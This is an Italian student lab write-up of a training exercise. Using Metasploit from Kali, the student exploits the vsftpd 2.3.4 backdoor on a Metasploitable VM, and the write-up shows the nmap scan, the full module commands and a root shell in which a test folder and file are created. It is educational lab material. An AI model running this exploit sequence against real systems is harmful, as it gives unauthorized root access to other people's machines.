

# LABORATORIO 20 GENNAIO 2025 S7-L1

## HACKING CON METASPLOIT:

Nella lezione pratica di oggi ci concentreremo su come condurre una sessione di hacking utilizzando Metasploit su una macchina virtuale Metasploitable.

### Traccia dell'esercizio:

Completare una sessione di hacking sul servizio “**vsftpd**” della macchina Metasploitable.

Dettagli dell'attività

Configurazione dell'indirizzo IP di metasploitable:

**192.168.1.149/24**

### **1. Svolgimento dell'attacco utilizzando Metasploit:**

eseguire una sessione di hacking sul servizio **vsftpd** della macchina Metasploitable.


## 2.Creazione di una cartella vuota:

una volta ottenuto l'accesso alla macchina Metasploitable, navigare fino alla directory di root e creare una cartella chiamata "test\_metasploit" utilizzando il comando **mkdir /test\_metasploit**.

## SVOLGIMENTO:

Iniziamo avviando le macchine virtuali di Kali Linux e Metasploitable.

Una volta avviate provvediamo a configurare gli indirizzi IP iniziando con Metasploitable a cui dobbiamo assegnare quello richiesto dalla traccia.



```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3f:28:90
          inet addr:192.168.1.3  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3f:2890/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:158 (158.0 B)  TX bytes:4652 (4.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20765 (20.2 KB)  TX bytes:20765 (20.2 KB)

msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149/24
[sudo] password for msfadmin: _
```

Utilizziamo il comando “`sudo ifconfig eth0 192.168.1.149/24`” e verifichiamo che la modifica sia andata a buon fine.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3f:28:90
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3f:2890/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:158 (158.0 B)  TX bytes:5064 (4.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:112 errors:0 dropped:0 overruns:0 frame:0
          TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23005 (22.4 KB)  TX bytes:23005 (22.4 KB)
```

A questo punto controlliamo che anche Kali Linux sia sotto la stessa rete ed eventualmente modifichiamo anche questo IP.

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.5/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::3ade:9ec0:6541:130e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Nel mio caso Kali era già settato sulla stessa rete quindi non è stato necessario modificarlo.

Verifichiamo che le due macchine comunichino tra di loro effettuando i ping a vicenda.



The image shows two terminal windows side-by-side. The left window is a Kali Linux terminal with the prompt 'kali@kali: ~'. It shows a successful ping to 192.168.1.149. The right window is a Metasploitable2 terminal (running in Oracle VM VirtualBox) with the prompt 'msfadmin@metasploitable:~'. It shows a successful ping to 192.168.1.5. Both pings show 0% packet loss.

```
(kali@kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.459 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.168 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.398 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.442 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.277 ms
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=0.445 ms
64 bytes from 192.168.1.149: icmp_seq=7 ttl=64 time=0.286 ms
64 bytes from 192.168.1.149: icmp_seq=8 ttl=64 time=0.454 ms
64 bytes from 192.168.1.149: icmp_seq=9 ttl=64 time=0.588 ms
^X64 bytes from 192.168.1.149: icmp_seq=10 ttl=64 time=0.385 ms
64 bytes from 192.168.1.149: icmp_seq=11 ttl=64 time=0.440 ms
64 bytes from 192.168.1.149: icmp_seq=12 ttl=64 time=0.489 ms
^C
--- 192.168.1.149 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11289ms
rtt min/avg/max/mdev = 0.168/0.402/0.588/0.106 ms

(kali@kali)-[~]
$
```


```
Metasploitable2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:112 errors:0 dropped:0 overruns:0 frame:0
TX packets:112 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23005 (22.4 KB) TX bytes:23005 (22.4 KB)

msfadmin@metasploitable:~$ ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.443 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=0.447 ms
64 bytes from 192.168.1.5: icmp_seq=3 ttl=64 time=0.386 ms
64 bytes from 192.168.1.5: icmp_seq=4 ttl=64 time=0.546 ms
64 bytes from 192.168.1.5: icmp_seq=5 ttl=64 time=0.537 ms
64 bytes from 192.168.1.5: icmp_seq=6 ttl=64 time=0.666 ms
64 bytes from 192.168.1.5: icmp_seq=7 ttl=64 time=0.814 ms
64 bytes from 192.168.1.5: icmp_seq=8 ttl=64 time=0.822 ms
64 bytes from 192.168.1.5: icmp_seq=9 ttl=64 time=0.522 ms

--- 192.168.1.5 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 7997ms
rtt min/avg/max/mdev = 0.386/0.575/0.822/0.152 ms
msfadmin@metasploitable:~$
```

Le due macchine comunicano perfettamente, procediamo con la scansione della porta 21 di metasploitable utilizzando **nmap** da kali a metasploitable e verifichiamo che la porta sia aperta e che il servizio ftp sia attivo.



The image shows a Kali Linux terminal with the prompt '(kali@kali)-[~]'. It shows an nmap scan of 192.168.1.149. The output indicates that the host is up and that port 21/tcp is open, running the vsftpd 2.3.4 service.

```
(kali@kali)-[~]
$ nmap -sV -p 21 192.168.1.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 08:48 EST
Nmap scan report for 192.168.1.149
Host is up (0.00035s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:3F:28:90 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```

Avviamo ora metasploit con il comando **"msfconsole"**

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

      .;lx00KXXXK00xl:.
      ,o@WMMMMMMMMMMMMMMMMKd,
      'xNMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMK:
      .KMMMMMMMMMMMMMMMMWNNWMMMMMMMMMMMMMX,
      lwMMMMMMMMMMMMXd: ..      ..;dkMMMMMMMMMMMMMo
      xMMMMMMMMMMMMwd.          .oNMMMMMMMMMMMMk
      oMMMMMMMMMMMMx.          dMMMMMMMMMMMMx
      .WMMMMMMMMMM:           :MMMMMMMMMMM,
      xMMMMMMMMMMo           lwMMMMMMMMMMO
      NMMMMMMMMMW           ,cccccOMMMMMMMMMWlccccc;
      MMMMMMMMMMX           ;KMMMMMMMMMMMMMMMMMX:
      NMMMMMMMMW.           ;KMMMMMMMMMMMMMMMMX:
      xNMMMMMMMMd           ,@MMMMMMMMMMK;
      .WMMMMMMMMMc          'OMMMMMMO,
      lwMMMMMMMMMk.         ,kMMO"
      dNMMMMMMMMMMwd'       ..
      cWMMMMMMMMMMMMMNxc'.   #####
      .@MMMMMMMMMMMMMMMMMMWc  #++  #++
      ;@MMMMMMMMMMMMMMMMMMo.  ++
      .dNMMMMMMMMMMMMMMMo    +#+:++#+
      'oOwMMMMMMMMMMo        +:++
      .,cdk00K;              :+:  :+:
                          :::::++:

Metasploit

      =[ metasploit v6.4.38-dev ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Procediamo con i vari comandi. Innanzitutto cerchiamo il modulo con il comando “**search vsftpd**”.

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command and Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > █
```

Selezioniamo il secondo exploit che è l'unico utile per la versione di Metasploitable che abbiamo e che riguarda l'esecuzione di una Backdoor.

Utilizziamo quindi il comando **“use 1”** per selezionare l'exploit corrispondente (è possibile selezionarlo con il numero o scrivendo esattamente tutta la stringa).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

A questo punto impostiamo l'indirizzo IP target con il comando **“set rhost 192.168.1.149”**

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.149
rhost => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Verifichiamo l'avvenuta modifica e le opzioni a nostra disposizione tramite il comando **“show options”**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

“**show payloads**” invece ci mostrerà le possibilità di payload a disposizione, essendocene solo una la selezioniamo con il comando “**set payload 0**”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Description
  --  --
  0  payload/cmd/unix/interact .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
```

A questo punto facciamo partire l’exploit:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:36209 → 192.168.1.149:6200) at 2025-01-20 09:28:17 -0500
```

Vediamo che è andato a buon fine e che è stata aperta una sessione, possiamo ora muoverci tramite shell.

Innanzitutto controlliamo l'IP accertandoci di essere dentro Metasploitable.

```
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:3f:28:90 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
        inet6 fe80::a00:27ff:fe3f:2890/64 scope link
            valid_lft forever preferred_lft forever
id
uid=0(root) gid=0(root)
```

Dopo esserci assicurati di essere all'interno della cartella di **root (/)** creiamo una nuova cartella chiamata **test\_metasploit2** ed al suo interno creiamo un file di testo dove scriveremo **"Sono\_entrato\_sorry!"**

```
pwd
/
mkdir test_metasploit2
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit2
test_metasploit
tmp
usr
var
vmlinuz
cd test_metasploit2
ls
pwd
/test_metasploit2
touch Sono_entrato_sorry!.txt
```



Ci spostiamo su metasploitable e controlliamo che la cartella sia presente e così anche il file di testo al suo interno contenente il messaggio.

```
msfadmin@metasploitable:/$ ls
bin      home      media     root      test_metasploit
boot     initrd    mnt       sbin      tmp
cdrom    initrd.img nohup.out srv        usr
dev      lib       opt       sys       var
etc      lost+found proc      test_metasploit2 vmlinuz
msfadmin@metasploitable:/$ cd test_metasploit2
-bash: cd: test_metasploit2: Permission denied
msfadmin@metasploitable:/$ sudo cd test_metasploit2
sudo: cd: command not found
msfadmin@metasploitable:/$ ls -la
.      cdrom  initrd  media  proc  sys  usr
..     dev    initrd.img mnt    root  test_metasploit2 var
bin    etc    lib     nohup.out sbin  test_metasploit vmlinuz
boot   home   lost+found opt     srv   tmp
msfadmin@metasploitable:/$ cd -a
-bash: cd: -a: invalid option
cd: usage: cd [-L|-P] [dir]
msfadmin@metasploitable:/$ pwd
/
msfadmin@metasploitable:/$ dir /test_metasploit2
dir: cannot open directory /test_metasploit2: Permission denied
msfadmin@metasploitable:/$ sudo dir /test_metasploit2
Sono_entrato_sorry!.txt
msfadmin@metasploitable:/$ _
```

 CTRL (DESTRA)